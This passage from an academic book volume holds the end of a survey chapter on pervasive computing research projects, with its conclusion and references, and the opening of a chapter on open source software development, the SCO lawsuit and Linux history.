Project Smart Space of NIST (http://www.nist.gov/smartspace/) is about modern smart work environments with embedded computers, information appliances, and multi-modal sensors allowing people to perform tasks efficiently by offering unprecedented levels of access to information and assistance from computers. The NIST mission is to address the measurement, standards and interoperability challenges that must be met as tools for this future evolve in industrial research and development laboratories world wide. This picture is still fiction, but well on its way to being a reality. In order to help industry meet these challenges, NIST is developing the Smart Space Modular Test Bed which can be used to integrate and test component Smart Space technologies. Smart Spaces' aim is for easier computing, available everywhere it's needed. They support stationary and mobile information environments that may be connected to the Internet. *Companies* are producing various portable and embedded information devices, e.g., PDAs, cellular telephones, and active badges, for mobile information environments. Concurrently, wireless technologies, including *Bluetooth*, *IrDA*, and *HomeRF*, will outfit these devices with high bandwidth, localized wireless communication capabilities to each other, and the globally wired Internet.

This project has identified four key areas and sub-areas therein as innovations in component technologies. They are:

(a) Perceptual Interfaces—Dialog processing, Pen input, Large screen displays, Geometry sensitive devices, Gaze tracking, Gesture recognition, Speaker identification, Microphone array processing, Voice detection, Acoustic imaging, Camera array processing, Speech recognition, Sensor fusion;

(b) Mobility and Networking—Mobility layers (NAT, etc.), Directory services, Security management, Wireless protocols, Service discovery, Mobile session management, remote sensors, Voice over IP, Video over IP;
(c) Pervasive Devices—Smart notebooks, Portable sensors, Electronic books, Palm top computers, Smart badges/tags; and
(d) Information Access—Visual document indexing, Spoken document indexing, Distributed multi media data bases, Spoken document retrieval, Text retrieval.

However, it is imperative that the components will have to interoperate for the many products and algorithms to function together as a single pervasive Smart Space.

6.2 Aura

Project Aura at Carnegie Mellon University (http://www-2.cs.cmu.edu/~aura/) is about Distraction-free Ubiquitous Computing. Aura considers that the most precious resource in a computer system is no longer its processor, memory, disk or network. Rather, it is a resource not subject to Moore's law: *User Attention*. Today's systems distract a user in many explicit and implicit ways, thereby reducing his effectiveness. Project Aura will fundamentally rethink system design to address this problem. It will design, implement, deploy, and evaluate a large-scale system demonstrating the concept of a "personal information aura" that spans wearable, handheld, desktop and infrastructure computers. Basically, it aims to develop a PerCom system, named Aura, whose goal is to provide each user with an invisible halo of computing and information services that persists regardless of location. Meeting this goal will require efforts at every level: from the hardware and network layers, through the operating system and middleware, to the user interface and applications. Project Aura will fundamentally rethink system design to address them.

Aura is a large umbrella project with many individual research thrusts contributing to it. It is evolving from CMU's earlier mobile distributed system projects, namely Darwin (application aware networking), Spot (wearable computers), Coda (nomadic highly available file access) and Odyssey (OS support for agile application aware adaptation). At the core of Aura, there is an intelligent network Darwin (i.e., PerNet), on top of which runs Coda and Odyssey. Coda supports nomadic file access, and Odyssey performs resource adaptation. Both Coda and Odyssey (i.e., PerWare) are being enhanced substantially to meet the demands of PerCom. For Odyssey, these changes are sufficiently extensive to result into a new system called Chroma. Two more components, Prism and Spectra [3], which runs above Coda/Odyssey layer, are being created specifically for use in Aura. Spectra provides support for remote execution. Prism is the final interface between applications and users. It handles task support, user intent and high-level proactivity. Additional components are likely to

be added over time since Aura is relatively early in its design. In short, the emphasis of Aura is on PerWare and application design.

6.3 Endeavour

The Endeavour Project in the University of California at Berkeley (http://endeavour.cs.berkeley.edu/) is another academic effort for understanding PerCom. The project, named after the ship that Captain Cook sailed on his explorations of the Pacific, is envisioned as an expedition towards "Charting the Fluid *Information Utility*." The focus of this expedition is the specification, design, and prototype implementation of a planet-scale, self-organizing, and adaptive *Information Utility* (i.e., PerCom environment). Fluid information utility is everywhere and always there, with components that "flow" through the infrastructure, "shape" themselves to adapt to their usage, and cooperate on the task at hand. Its key innovative technological capability is its pervasive support for fluid software. That is, the ability of processing, storage, and data management functionality to arbitrarily and automatically distribute itself among pervasive devices and along paths through scalable computing platforms, integrated with the network infrastructure. It can compose itself from pre-existing hardware and software components, and can satisfy its needs for services while advertising the services it can provide to others. It can also negotiate interfaces with service providers while adapting its own interfaces to meet "contractual" interfaces with components it services. The fluid paradigm will enable not only mobile code, but also nomadic data, which are able to duplicate itself and flow through the system where it is needed for reasons of performance or availability.

6.4 Oxygen

Project Oxygen, the initiative of MIT (http://www.oxygen.lcs.mit.edu/) towards PerCom, talks about "*bringing abundant computation and communication, as pervasive and free as air, naturally into people's lives.*" The vision is that, in the future, computation will be freely available everywhere, like oxygen in the air we breathe. It will enter the human world, handling our goals and needs and helping us to do more while doing less. We will not need to carry our own devices around with us. Instead, configurable generic devices, either handheld or embedded in the environment, will bring computation to us, whenever we need it and wherever we might be. As we interact with these "anonymous" devices, they will adopt our information personalities. They will respect our desires for privacy and security. We won't have to type, click, or learn new computer jargon. Instead, we'll communicate naturally, using speech and gestures that describe our intent ("send this to Bob" or "print that

picture on the nearest color printer"), and leave it to the computer to carry out our will.

The project rests on an infrastructure of mobile and stationary devices connected by a self-configuring network (i.e., PerNet). This infrastructure supplies an abundance of computation and communication, which is harnessed through several levels (system, perceptual, and user) of software technology to meet user needs. It is focusing on eight environment-enablement technologies. The first is a new mobile device, the H21, which relies on software to automatically detect and re-configure itself as a cell phone, pager, network adapter or other type of supported communication device. The H21 is a good example of a mobile device that acts as a portal. The second and third technologies are the E21, an embedded computing device used to distribute computing nodes throughout the environment, and N21, network technology needed to allow H21s and E21s to interact. These provide some of the load- and run-time requirements. The final five technologies underlying Oxygen are all aimed at improving the user experience: speech, intelligent knowledge access, collaboration, automation of everyday tasks, and adaptation of machines to the user's needs. Inherent in these technologies is the belief that shrink-wrapped software will disappear as an application delivery mechanism. More dynamic mechanisms will be used instead. The emphasis is on understanding what turns an otherwise dormant environment into an empowered one. Users of an empowered environment shift much of the burden of their tasks to the environment.

6.5 Portolano

The Portolano Project is an initiative of the University of Washington (http://portolano.cs.washington.edu/). It seeks to create a testbed for investigation into the emerging field of PerCom. It emphasizes invisible, intent-based computing. The intentions of the user are to be inferred via their actions in the environment and via their interactions with everyday objects. The devices are so highly optimized to particular tasks that they blend into the world and require little technical knowledge on the part of their users. The project focuses on three main areas: Infrastructure, Distributed Services and User Interfaces. In short, Portolano proposes an infrastructure based on mobile agents that interact with an application and the user, and applications must be developed to utilize the agents. Devices are portals into the environment. However, their tasks are implicitly defined, and the portals capture user input, and reflect that input to the application. In networking, Portolano considers data-centric routing, which facilitates automatic data migration among applications on behalf of a user. Data becomes "smart," and serves as an interaction mechanism within the environment.

6.6 Sentient Computing

Sentient computing (i.e., PerCom) at AT&T Laboratories, Cambridge, UK (http://www.uk.research.att.com/spirit/) is a new way of thinking about user interfaces using sensors and resource status data to maintain a model of the world which is shared between users and applications. Because the world model of sentient computing system covers the whole building, the interfaces to programs extend seamlessly throughout the building, as well as obvious applications like maps, which update in real time, and computer desktops, which follow their owner around. This leads to some surprising new kinds of application, like context-aware filing systems, and smart posters. This is called shared perception. By acting within this world, we would be interacting with programs via the model. It would seem to us as though the whole world were a user interface. While people can observe and act on the environment directly, application programs observe and act on the environment via the world model, which is kept up to date using sensors and provides an interface to various actuators. If the terms used by the model are natural enough, then people can interpret their perceptions of the world in terms of the model, and it appears to them as though they and the computer programs are sharing a perception of the real world.

6.7 CoolTown

The PerCom project initiative at HP Laboratory is know as CoolTown (http://www.cooltown.com). It is well known that the convergence of Web technology, wireless networks and portable client devices provides new design opportunities for computer/communication systems. Although the web infrastructure is never conceived as a general distributed systems platform, its ubiquity and versatility have opened up attractive opportunities for large-scale application deployment. CoolTown is exploring these opportunities through an infrastructure to support “web presence” for people, places and things. It puts web servers into things like printers and put information into web servers about things like artwork. It groups physically related things into places embodied in web servers. Using URLs for addressing, physical URL beaconing and sensing of URLs for discovery, and localized web servers for directories, it can create a location-aware PerCom system to support nomadic users. On top of this infrastructure, it can leverage the Internet connectivity to support communications services. Most of the work in CoolTown has focused on extending Web technology, wireless networks, and portable devices to create a virtual bridge between mobile users and physical entities and electronic services.

6.8 EasyLiving

EasyLiving [22] is a PerCom project of the *Vision Group* at *Microsoft Research* (http://research.microsoft.com/easyliving/) for the development of architecture and technologies for intelligent environment. This environment will allow the dynamic aggregation of diverse I/O devices into a single coherent user experience. Components of such a system include middleware (to facilitate distributed computing), world modelling (to provide location-based context), perception (to collect information about world state), and service description (to support decomposition of device control, internal logic, and user interface). The key features include:

- XML-based distributed agent system using *InConcert*;
- Computer vision for person-tracking and visual user interaction;
- Multiple sensor modalities combined;
- Use of a geometric model of the world to provide context;
- Automatic or semi-automatic sensor calibration and model building;
- Fine-grained events and adaptation of the user interface;
- Device-independent communication and data protocols; and
- Ability to extend the system in many ways.

InConcert is a middleware solution that addresses these issues. InConcert provides asynchronous message passing, machine independent addressing and XML-based message protocols. Much of the information provided to the Geometric Model (and other attributed based directories) is data gained from the world through sensors. While much of this information could be entered into databases by hand, the more interesting case is when data is dynamically added and changed while the system is running. This data is gained from physical sensing devices that are attached to computers running perception components.

6.9 pvc@IBM

IBM is at the vanguard of PerCom (they call it *pvc*, http://www-3.ibm.com/pvc/), spearheading consortiums and initiatives for open standards that will enable continued growth and development of PerCom technology. IBM is working with PerCom hardware vendors such as Palm Inc. (http://www.palm.com), Symbol Technologies (http://www.symbol.com), and Handspring (http://www.handspring.com). Using their expertise with complex information technology, IBM shows how to leverage its knowledge of business processes and ability to analyze enterprise data into an unrivalled perspective on business problems and solutions across the global economy, when businesses around the globe are using PerCom to satisfy customers, to

increase the convenience of doing business, to create customer loyalty, and to build partnerships. Their *Quick Start Engagements* software is customized to the needs of specific industries, allowing your business to realize fast results with a modest initial investment. And, once you have analyzed the results, you can expand your pervasive strategy locally or globally. Thus, you can bring pervasive solutions to your customers who are looking for wireless and mobile extensions to their e-business applications. *WebSphere Everyplace Access* software extends e-business applications to a growing range of wireless and connected emerging pervasive devices across a variety of networks and connectivity.

7. Conclusion

The long-awaited era of convergence, now called "PerCom," is fully upon us. As envisioned in the research carried out over the last five years, it would allow billions of end users to interact seamlessly with billions of interconnected intelligent devices (including conventional desktop, handheld and embedded systems). It will create an all-pervasive digital environment that is sensitive, adaptive, and responsive to the human needs. It can be characterized by the following basic elements: pervasiveness (ubiquity), transparency (invisibility), and intelligence (smartness). Self-tuning and proactivity will be the key features of the smart space, which is achieved by combining knowledge from different layers of the system. Seamless integration of component technologies into a system will make the whole much greater than the sum of the parts.

However, for PerCom to succeed, it must address many challenges, and as a consequence, the relevant research covers several areas including hardware, software, and networking. The goal of researchers is to create a system that is pervasively and unobtrusively embedded in the environment, completely connected, intuitive, effortlessly portable, and constantly available. Among the emerging technologies expected to prevail in the pervasive computing environment of the future are wearable computers, smart homes and smart buildings. Among the myriad of tools expected to support these are: application-specific integrated circuitry (ASIC); speech recognition; gesture recognition; biotechnology; system on a chip (SoC); perceptive interfaces; smart matter; flexible transistors; reconfigurable processors; field programmable logic gates (FPLG); and microelectromechanical systems (MEMS). Fortunately, all basic component technologies exist today. In hardware, we have devices, such as smart cards, handhelds, laptops, cell phones, sensors, home appliances, and so on; in software, we have signal processing, pattern recognition, object-orientation, middlewares, human–computer interface etc; in networking, we have the Internet, WDM, LANs, UMTS, mobility management, MANETs, sensor networks, etc. Nonetheless,

while the underlying technologies continue to advance at a rapid pace, the fundamental principles governing the design, deployment and use of PerCom of unprecedented scale, heterogeneity, and complexity are not entirely clear. For instance, how is PerNet involving the emerging technologies best designed? This question pervades all layers of PerNet: at the access level (scheduling, coding and power level for packet transmissions, etc.); at the network level (providing a personal network space, designing QoS for heterogeneous networks etc.); at the transport level (how to modify TCP for wired-wireless networks, how to multicast in wireless networks, etc.); at the service level (providing intelligent interoperability, automated discovery, etc.); and, at the application level (a homogeneous view of the system in the presence of mobility providing a thin-client view of the environment for mobile units), etc.

It is now understood that, in order to increase the feasibility of employing platform-independent solutions for building systems fronted by these intelligent handheld devices, some degree of standardization among divergence is a must. In the past, the employment of standard platforms was an anathema to the development world because it was believed to limit the targeted technical domain. But times have changed, and the advantages of having a standard architecture for PerNet are now well accepted. Some recent accomplishments in this direction, however, highlight the fact that although "every time, everywhere" networking technology is available today, most of the current protocols do not meet the exact requirements (e.g., persistent network access, scalability) of PerNet in its true sense. They are limited to reactive services only (not proactive services). So extensive research is still needed to answer these unsolved mysteries.

On the other hand, in near future, it may be possible to integrate live organic sensor nodes into conventional sensor networks. Communication mechanisms do exist between organisms, such as bacteria, and can be harnessed for the purpose of developing a true invisible PerCom environment on top of an all-pervasive, cost effective sensor network formed from the use of these live organic sensor nodes vis-à-vis electronic sensors [48]. It will be an indispensable tool for the development of autonomic applications that are self-defining, self-configuring, self-healing, self-optimizing, self-anticipating and contextually aware of their environments. The greatest potential comes from autonomous distribution of many small organisms around the environment to be monitored and thereby leveraging off close physical proximity between live organic sensor/actuator and the physical world [49]. The novel target sensors and environments present unique challenges in the design of pervasive sensor networks, which should be actively analyzed so that, in the near future, our homes will have a PerNet of intelligent devices providing us with information, communication, and entertainment transparently. This will justify the myth that PerCom is about making our lives simpler [50–52].

REFERENCES

[1] Weiser M., "The computer for the 21st century", *Scientific American* (September 1991), reprinted in *IEEE Pervasive Computing* **1** (1) (January–March 2002) 19–25.

[2] Ark W., Selket T., "A look at human interaction with pervasive computers", *IBM Systems J.* **38** (4) (1999) 504–507.

[3] Satyanarayanan M., "Pervasive computing: vision and challenges", *IEEE Personal Communication* **8** (4) (August 2001) 10–17.

[4] Dey A., Abowd G., Salber D., "A conceptual framework and a toolkit for supporting the rapid prototyping of context-aware applications", *HCI* **16** (2–4) (2001) 97–166.

[5] Saha D., Mukherjee A., "Pervasive computing: a paradigm for 21st century", *IEEE Computer* **37** (3) (March 2003).

Pervasive Computing

[6] Stanford V., "Using pervasive computing to deliver elder care", *IEEE Pervasive Computing* **1** (1) (January–March 2002) 10–13.

[7] Beigl M., Gellersen H.W., Schmidt A., "Mediacups: experience with design and use of computer augmented everyday objects", *Computer Networks* **35** (4) (March 2001) 401–409.

[8] Banavar G., et al., "Challenges: an application model for pervasive computing", in: *Proceedings of the 6th Annual ACM/IEEE International Conference on Mobile Computing and Networking* (*Mobicom 2000*).

[9] Want R., Hopper A., "Active badges and personal interactive computing objects", *IEEE Transactions on Consumer Electronics* **38** (1) (February 1992) 10–20.

[10] Ward A., et al., "A new location technique for the active office", *IEEE Personal Communications* **4** (5) (October 1997) 42–47.

[11] Addlesee M.D., et al., "ORL active floor", *IEEE Personal Communications* **4** (5) (October 1997) 35–41.

[12] Marmasse N., Schmandt C., "comMotion: a context-aware communication system", http://www.media.mit.edu/~nmarmas/comMotion.html.

[13] Bahl P., Padmanabhan V.N., 'RADAR: an in-building RF based user location and tracking system", in: *Proceedings of IEEE INFOCOM 2000, Tel-Aviv, Israel*, March 2000.

[14] Arnold D., et al., "Discourse with disposable computers: how and why you will talk to your tomatoes", in: *Proceedings of the Embedded Systems Workshop Cambridge, Massachusetts, USA*, March 29–31, 1999.

[15] Judd G., Steenkiste P., "Providing contextual information to pervasive computing applications", in: *IEEE PerCom*, 2003.

[16] Mäntyjärvi J., Himberg J., Huuskonen P., "Collaborative context recognition for handheld devices", in: *IEEE PerCom*, 2003.

[17] Seffah A., Javahery H. (Eds.), *Multiple User Interfaces*, John Wiley, New York, 2004.

Pervasive Middlewares

[18] Mukherjee A., Saha D., "Present scenarios and future challenges in pervasive middleware", Technical Report no. UNSW-CSE-TR- 0337, Computer Science and Engineering Dept., Univ. of New South Wales (UNSW), Australia, November 2003; ftp://ftp.cse.unsw.edu.au/pub/doc/papers/UNSW/0337.pdf.
[19] Kindberg T., Fox A., "System software for ubiquitous computing", *IEEE Pervasive Computing* (January 2002).
[20] Geihs K., "Middleware challenges ahead", *IEEE Computer Magazine* (June 2001).
[21] Mascolo C., et al., *Middleware for Mobile Computing*, Advanced Lecture Notes on Networking—Networking 2002 Tutorials, *Lecture Notes in Computer Science*, vol. 2497, Springer-Verlag, Berlin, 2002.
[22] Mascolo C., et al., "Middleware for mobile computing: awareness vs transparency", in: *Proceeding of 8th Workshop Hot Topics in Operating Systems*, IEEE CS Press, May 2001.
[23] Yau S.S., et al., "Reconfigurable context-sensitive middleware for pervasive computing", *IEEE Pervasive Computing* (July 2002).
[24] Mascolo C., et al., "XMIDDLE: a data-sharing middleware for mobile computing", *International Journal on Wireless Personal Communications* (2002).
[25] Roman M., et al., "A middleware infrastructure for active spaces", *IEEE Pervasive Computing* (October 2002).
[26] Welling G., Badrinath B.R., "An architecture for exporting environment awareness to mobile computing applications", *IEEE Transactions on Software Engineering* (May 1988).
[27] Fritsch D., et al., "NEXUS positioning and data management concepts for location aware applications", in: *Proceedings of the 2nd International Symposium on Telegeoprocessing, France, 2000.*
[28] Murphy A.L., et al., "Lime: a middleware for physical and logical mobility", in: *Proceedings of the 21st International Conference on Distributed Computing Systems (ICDCS-21)*, May 2001.
[29] TSpaces Project, IBM Research, http://www.almaden.ibm.com/cs/TSpaces/, 2000.
[30] Davies N., et al., "L2imbo: a distributed systems platform for mobile computing", in: *ACM Mobile Networks and Applications (MONET), Special Issue on Protocols and Software Paradigms of Mobile Networks*, 1998.
[31] Garlan D., et al., "Project aura: toward distraction-free pervasive computing", *IEEE Pervasive Computing* (April 2002).

Pervasive Networks

[32] Saha D., Mukherjee A., Bandopadhyay S., *Networking Infrastructure for Pervasive Computing: Enabling Technologies & Systems*, Kluwer Academic Publishers, Boston, 2002.
[33] Simpson W., "The Point to Point Protocol (PPP)", Internet STD 51, 1994.
[34] Droms R., "Dynamic Host Configuration Protocol", RFC 2131, IETF, 1997.
[35] Perkins C., "IP mobility support", RFC 2002, IETF, October 1996.
[36] Thomson S., Narten T., "IPv6 stateless address autoconfiguration", RFC 2462, IETF, 1998.

[37] McAuley A., Das S., Baba S., Shobatake Y., "Dynamic registration and configuration protocol", draft-itsumo-drcp-00.txt, IETF. Work in progress (2000).
[38] Wedlund E., Schulzrinne H., "Mobility support using SIP", in: *Proceedings of Second ACM International Workshop on Wireless Mobile Multimedia*, ACM/IEEE, 1999.
[39] Bluetooth SIG, "Service Discovery Protocol Release 1.0", http://www.bluetooth.com/developer/specification/profile%2010%20b.pdf, 1999.
[40] Arnold K., Sullivan B., et al., *The Jini Specification*, ISBN 020-1616343, Addison–Wesley, Reading, MA, 1999.
[41] Misra A., Das S., McAuley A., Dutta A., Das S.K., "IDMP: an intra-domain mobility management protocol using mobility agents", draft-mobileip-misra-idmp-00.txt, IETF, July 2000. Work in progress.
[42] E. Guttman, C. Perkins, J. Veizades, M. Day, "Service Location Protocol", Version 2 http://ietf.org/rfc/rfc2608.txt.

Live Sensor Networks

[43] Akyildiz I.F., Su W., Sankarasubramaniam Y., Cayirci E., "A survey on sensor networks", *IEEE Communications Magazine* (August 2002).
[44] Wokoma I., Sacks L., Marshall I., "Biologically inspired models for sensor network design", Department of Electronic and Electrical Engineering, University College London, 2002.
[45] Bassler B.L., *How Bacteria Talk to Each Other: Regulation of Gene Expression by Quorum Sensing*, Elsevier Science, Amsterdam, 1999.
[46] Heal R.D., Parsons A.T., "Novel intercellular communication system in Escherichia coli that confers antibiotic resistance between physically separated populations", *Journal of Applied Microbiology* (2002).
[47] Johnson B., "New salmonella finding—inter-bacterial communication", *Agricultural Research Magazine* (2000).
[48] Banerjee A., Saha D., "A model to integrate live bio-sensor nodes for autonomic pervasive computing", in: *Proceedings of Workshop on Autonomic Computing (AAW), High Performance Computing (HiPC'2003), Hyderabad, India*, December 2003.
[49] Saha D., Banerjee A., "Organic sensor networks for pervasive computing", Working paper, IIM Calcutta, India WPS/523/2004, November 2004.

Related Periodicals and Web Resources

[50] *Personal and Ubiquitous Computing*, ACM & Springer, published since 1997.
[51] *Pervasive Computing*, IEEE, published since 2002.
[52] http://www.doc.ic.ac.uk/~mss/pervasive.html.

This page intentionally left blank

Open Source Software Development: *Structural Tension in the American Experiment*

COSKUN BAYRAK

Computer Science Department
University of Arkansas at Little Rock
Little Rock, AR
USA

CHAD DAVIS

Colorado Springs, CO
USA

Abstract

At the dawn of the "digital millennium," a new software paradigm has come on the scene to challenge the very foundations of the traditional, proprietary software companies. Open Source Development receives more and more attention each year as significant adoptions of open source solutions prove the viability of open source projects like Linux. At the center of this movement, the debate raises an unusual amount of emotional commotion. Even national headlines seem, at times, to lean towards the sensational. Does Open Source Development present a genuinely different alternative? Is it really a new paradigm?

This chapter explores the significance of the Open Source Development model. Open Source Development is first positioned within the context of the "American Experiment," a powerful blend of somewhat orthogonal political, social, and economic principles. Next, the historical and philosophical roots of open source software are examined, including an in-depth discussion of intellectual property rights. After this theoretical survey, a more technical comparison of Open Source Development and distributed systems theory serves to shed light on the essential mechanisms that drive the creation of open source software.

Throughout the chapter, we attempt to take advantage of the heated energy emanating from the open source versus proprietary software debate to learn something about the system in which both exist. This chapter takes the position that neither model is "right," that both are products of essential structural

ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64006-X
Copyright © 2005 Elsevier Inc.
All rights reserved.

elements of our society, and that these elements naturally exhibit certain tensions from time to time. We believe these tensions are healthy bi-products of the vibrant and effusively dynamic American Experiment, and that their study is essential for anyone concerned with technology, economics, or creativity.

1. Introduction 248
2. Part I: The American Experiment 249
   2.1. Copyright Law and the Market Economy 253
   2.2. Open Source 258
   2.3. Creativity or Innovation 263
3. Part II: The Open Source Development Model 268
   3.1. Distributed Systems 270
   3.2. The Bazaar 272
   3.3. Open Source Development and the WWW 274
   3.4. The Future: A Certain Tension 276
4. Open Societies: A Final Thought 278
   References 281

1. Introduction

In the first decade of the "Digital Millennium," Open Source Development (OSD) has become a significant presence in the world of computers. Open source software plays vital roles in nearly every sector of the field. The Internet, in particular, owes a significant nod of the head to open source software; it's infrastructure relies overwhelmingly upon open source software and a very large portion of its content and services are provided by servers that are themselves open source, or are running on open source platforms. There is even reason to believe that a significant portion of proprietary development utilizes open source tools and development platforms.

While market share talk such as this provides a mildly interesting sound-byte, the most interesting aspect of OSD certainly lies outside of such a mundane topic. Even the recent lawsuits that allege intellectual property theft on the part of significant icons of the OSD world, lawsuits that seem, on the surface, to be primarily about dollars and cents, even these legal maneuvers can be seen as a sign of something much more significant than corporate money battles. The forces of the proprietary, corporate software merchants and the libertine, free software poets have both grounded their ideological positions in the soil of American political, social, and economic principles. Clearly, both positions have roots sunk deep into the heart of this country.

And, yet, there remains a non-trivial semantic riff between the positions that refuses efforts at reconciliation. The opacity of this rift, the zeal of those on both sides,

and what this implies about our society, these are the points of interest that deserve the scrutiny of our intellectual energy. In an effort to create a space in which such an examination may most fruitfully begin, we will first try to position Open Source Development in the context of a complicated system of economic and social forces known as the American Experiment. Once this delicate position has been established, we will go on to examine specifically the principles of OSD through the ideas of some of its leaders as well as a pseudo-case-study of its shining best practice, the Linux operating system.

2. Part I: The American Experiment

A recent rash of litigation accuses the Linux operating system of violation of intellectual property rights stemming directly from software development practices commonly known as Open Source Development (OSD). The headlines run hot. One headline asks, rather bluntly, "Is Torvalds Really the Father"? [1]. Sentiment like this exposes a deep, and distinctly moralistic, ire. It is clear that some believe that those in the Open Source camp are doing something, in both moral and legal terms, starkly wrong. And the practitioners of the controversial art are themselves just as fervent and, without question, moralistic in their forthright espousals of their own ideology. Joshua Gay, editor of *Free Software, Free Society: Selected Essays of Richard M. Stallman*, describes the scenario as an "Orwellian nightmare," a direct reference to the novel *1984* and its apocalyptic portrayal of a society that no longer protects individual and intellectual freedom [2]. Evidently, folks on all sides of the OSD issue have a critical level of emotional, moral, and ideological energy tied up in the issue. And, in some cases, a lot of cash. Such impassioned energy, emanating from what might otherwise be considered a particularly dry sector of our economic and social fabric, demands consideration.

A tendency exists in this country to portray our social and governmental systems as coherent and monolithic statements of well-thought out principles or guidelines. One might hope that our Constitution, our established legal code, our religious faith, our moralities, and, even, our notions of what constitutes proper and improper behavior and taste would all add up to a logical and harmonious whole. Yet, there is significant evidence that this is not the case. We might more accurately portray our society as a young, fairly avant-garde, fusion of political, economic, religious and social systems. We have strived to combine such potent elements as individual liberty, private property, market economics, a fairly strong centralized government, and an open social structure into a single system. To date, this system has worked remarkably well by many measures.

However, sometimes various elements of the system rub against each other and groan under the weight of certain structural tensions. In what has perhaps been best described as “the American Experiment” we frequently experience the surfacing of these tensions. While those longing for the peaceful comfort of a perfectly consistent system of principles may view these occasions with some alarm, another response could be to view these occasions as symptoms of powerfully creative energies at play in what is certainly one of the most vibrant and productive societies on the planet. From this perspective, we choose to view the animated behavior of those in the epicenter of this crisis as such a symptom. And we shuffle to take up our positions in order to best witness the structural tensions within in the American Experiment that give birth to such energy.

One curious aspect of the American Experiment is that these structural tensions often result in litigation. The field of technology has certainly seen the inside of a courtroom. Until recently, the concept of high profile litigation in the business of technology began with the decade long anti-trust suit against IBM of the seventies and ended with the century ending, and nearly decade long, anti-trust suit against Microsoft. These suits epitomized the American vision of morally corrupt and sinisterly motivated big business. These anti-trust suits ostensibly attempt to limit the economic domination of certain companies over certain sectors of the economy. The gross market share of such a company precludes and prevents the presence of alternative providers of a given product or service, thus undermining one of the hallmark principles of our market economy, fair competition. More frightening to the public’s eye, these companies demonstrate a “Big Brother” level of far-reaching control that seems to threaten the very social freedom guaranteed by our social and governmental contract, our agreed and ratified definition of what is and is not acceptable within this society, the United States Constitution.

The legal basis of such suits lie in economic principles more akin to mathematics than morality, and yet a survey of the cultural positioning of such companies reveals a distinct, and perhaps not logically consistent, overlay of social, even emotional, semantics. From a certain perspective, all that these companies have done differently from many other businesses is to have been far more successful in the market place. The problem is that fair competition suffers and the market dynamics begin to wobble causing the inherent pricing and quality controls to falter. But public reaction suggests fear of something more than a market place aberration. We can find evidence of this in the animosity expressed in the cultural body of urban legends and dark humor concerned with these powerful companies. There is something more at stake than a mere economic principle.

Perhaps unfortunately for him, Bill Gates stands in proxy for everything Microsoft does. A Saturday Night Live skit of recent years portrayed Gates answering his phone and beginning to speak, presumably to one of his inner circle, in the screeching,

atonal noise of a computer Modem. This skit exposes our society's paranoid fear that the monopolistic motivations of big business have a somehow un-human and world dominating drive that threatens to do somehow more than just make a lot of money. This is where we can clearly see that something other than the violation of economic mathematical principles is at play in the social landscape. High prices and bad products are one thing. But demi-humans that speak the language of the modulator–demodulator seek something far beyond the jurisdiction of any mere legal code. The cold and mechanical evil represented by such images brings to mind the apocalyptic future portrayed in a recent film in which the sum total of humanity lives out its aggregate life unknowingly cocooned in dark pods of embryonic fluid while a sort of broad band neural insertion plugs each brain into the virtual existence of "the Matrix." Our very capacity for thought has been taken under control. Our thoughts have been replaced by a synthetic and regulated reality. This paranoia seems far beyond what is justified by the violation of mere economic rules.

The repulsion that we, as a country, hold towards these cases of capitalistic enterprise par excellence directly exposes some of the structural tensions in the fabric of our American political and social alchemy. This country is supposed to be all about working hard and being successful. It would be difficult to argue that Gates has not worked hard, and impossible to argue that he has not been successful. In this sense, he could easily be a cultural hero representing the ideal of marketplace values. Where then do these bizarre fears come from? It's one thing to be scared that one entity will get all of the money and control over an entire sector of the economy. This after all would undermine the mathematical principles by which we define a functional economy. These fears would arise from our basic material needs. Access to affordable goods that meet out basic material needs seems an obvious concern. But this economic logic does not justify the fantastic notion of an in-human forces whose prime directive is to enslave the minds and spirits of all human beings. These kinds of fantasies would seem to hint at a psychosis in the very core of our society.

This appearance of such a psychosis, then, arises from certain tensions built into our societal structure, a structure that incorporates both a market economy and individual liberty. We attempt to blend the democratic endowment of an open society, the members of which enjoy the freedom to pursue variously expressed statements of happiness, and the capitalist endowment of the marketplace where individuals and corporate entities have been granted the right to restrict access to whatever properties, material or intellectual, they may have created, accrued, or established possession of through a variety of more actively legalistic means. Some of these principles can fail to achieve perfect harmony at times. Monopolies represent a case where the principles of the marketplace have run to an extreme and began to trample on social principles. The overly successful company gains so much control that it begins to impinge upon the individual social liberties granted by the promise of an open so-

ciety. These two core systems of the American Experiment collide awkwardly and produce stressful tensions that must be mitigated by government intervention—the anti-trust law suits.

Now, a new type of tension has surfaced. In March of 2003, Santa Cruz Operation (SCO), who "came to own the intellectual property rights to Unix *after several complicated transfers in ownership*," filed lawsuit against International Business Machines (IBM) for violation of intellectual property rights [3]. SCO asserts that Linux includes portions of code from the Unix code that they own "including original typographical errors" [3]. The suit against IBM targets IBM because they are the biggest company to make the Linux operating system, licensed under the GNU General Public License (GPL), a part of their business plan. The nature of their "use" of Linux is a bit soft. They support Linux in a mildly indirect manner by incorporating Linux into their business solutions, doing such things as making sure their machines work well with the Linux system, conducting performance benchmark tests to promote the validity of the Linux system, and, of course, they provide support. IBM has done nothing particularly special; SCO has also claimed that every end user, corporate or private, of any Linux distribution should pay them a licensing fee. Fees are $199.00 for desktops and $1399.00 for servers [4].

SCO's lawsuit comes at the crest of the somewhat long but rapidly quickening rise of Linux. In fact, the attention given by the lawsuit might even be seen as the latest and biggest news hype, capping years of growing reports of the validity of the operating system which began in 1992, the same year that Windows 3.1 was released, as a graduate school project by a young Finnish man Linus Torvalds. Basically, Torvalds ported a Unix type system to the PC. Not particularly significant in itself. In fact, by many accounts the system represents a rather conservative exercise in operating system theory. Torvalds most significant achievement lies outside the realm of operating system design. His coordination and motivation of an unnumbered and fully international group of hackers stands as his greatest innovation. These somewhat anonymous individuals contribute countless hours and energy to a project that pays no salary and seems almost incapable of providing significant personal acknowledgement. To put it lightly, this project is not trivial. The task of coordinating such a project without the disciplinary structure of a hierarchical work place, with its carefully drawn divisions of labor, well articulated chains of command, would seem laughably impossible. At least, it would seem impossible if not for the obdurate example of Linux itself. But Torvalds had a secret weapon. He had the emerging Internet, the most powerful tool of collaboration the world has seen since the emergence of language itself.

At first Linux was the free operating system that the technically very savvy, and at least partially subversive by nature, could download off the Internet and install on their own machines. In a short span of time, businesses and universities began using

